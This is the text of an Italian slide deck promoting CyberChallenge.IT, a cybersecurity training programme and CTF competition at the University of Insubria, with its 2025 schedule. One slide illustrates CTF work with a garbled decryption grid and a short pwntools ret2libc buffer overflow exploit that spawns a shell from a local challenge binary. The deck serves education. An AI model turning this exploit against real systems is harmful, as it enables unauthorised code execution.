




CyberChallenge

University of Insubria

Introduzione



CyberChallenge.IT è un programma di addestramento in cybersecurity per studentesse e studenti universitari e delle scuole superiori (tra i 16 e i 24 anni) organizzato dal Cybersecurity National Lab



Programma



Percorso formativo

Febbraio - Maggio 2025

- I migliori 20 studenti (piu' 5 riserve) possono accedere al programma di addestramento



Etica



Crittografia



Sicurezza Web



Sicurezza Software



Sicurezza Hardware



Sicurezza delle Reti



Analisi Malware



Attacco/Difesa

Percorso formativo*

Febbraio - Maggio 2025

- **Teoria:** conoscenze base per imparare a riconoscere e sfruttare vulnerabilità
- **Pratica:** challenges

CTF - Capture The Flag

- wargame di sicurezza informatica in cui ogni partecipante (o squadra) gareggia per trovare “flag” resolvendo problemi

```
Decryptions
1 | L CR TTOS ST MA CHE STO U I Z S _ _ D S _ U TI ILE
2 | ON L GGER I AI QUE TA SE R I F _ _
3 | A MI PRE IO A FLAG flag M y P g m r
4 | MIE AMI I ONTINU NO A I I O R _ T I ZA E P U I N VAB _ L _ T _
5 | ONO I GUR C E NON I SAR N M H I A C S SB GL AN I HK O
6 | O AV TO U A ELLISS MA TO A E L T P O E A EL IS AL A ENZA LO A E
7 | OTRE MO L SC ARE TU TI I R O I E _ A CH AN O
8 | UAND HO AR ATO DE LA MI E I I O _ CO PIA I R D RE
9 | NVIE O SU IT UNA L TTERA A T H G L I P RE ZER S CU A ENZK A I _

Key
_b5c753b0_9bf8e8
_16d9_31c1_6a

3 from pwn import *
4
5 sh = process('./ret_to_libc')
6
7 binsh = 0xf7f33de8
8 system = 0xf7dbf430
9 payload = flat(['A' * 22, system, 'B' * 4, binsh])
10
11 print(payload)
12 sh.sendline(payload)
13
14 sh.interactive()
```

*frequenza obbligatoria per almeno il 75% delle lezioni

Programma Lezioni

Quando?

- Lezioni ogni venerdì dalle ore 14:00 alle 20:00

Dove?

- Padiglione MonteGeneroso (MTG) - Laboratorio INFO 1

Come?

- Mediamente 3 ore di lezione e 3 di esercitazione

Programma

14 Febbraio	Introduzione - Crittografia	28 Marzo	Sicurezza Web
21 Febbraio	Crittografia	4 Aprile	Sicurezza Web
28 Febbraio	Crittografia	11 Aprile	Sicurezza Software
7 Marzo	Crittografia - Reti	9 Maggio	Sicurezza Software
14 Marzo	Sicurezza Reti	16 Maggio	Sicurezza Software
21 Marzo	Sicurezza Web	23 Maggio	Extra

Gara Locale

28 maggio 2025

- **Competizione CTF Jeopardy:** i partecipanti devono “rubare” le bandiere agli organizzatori

Nota: superando la gara locale, sara' possibile usare la CyberChallenge per sostituire un corso complementare (tra quelli a scelta libera)



Competizione Nazionale

Torino 5 - 8 Luglio 2025

- I migliori 6 studenti della gara locale
- **Competizione CTF**
Attacco/Difesa: i partecipanti devono “rubare” le bandiere ad altri partecipanti

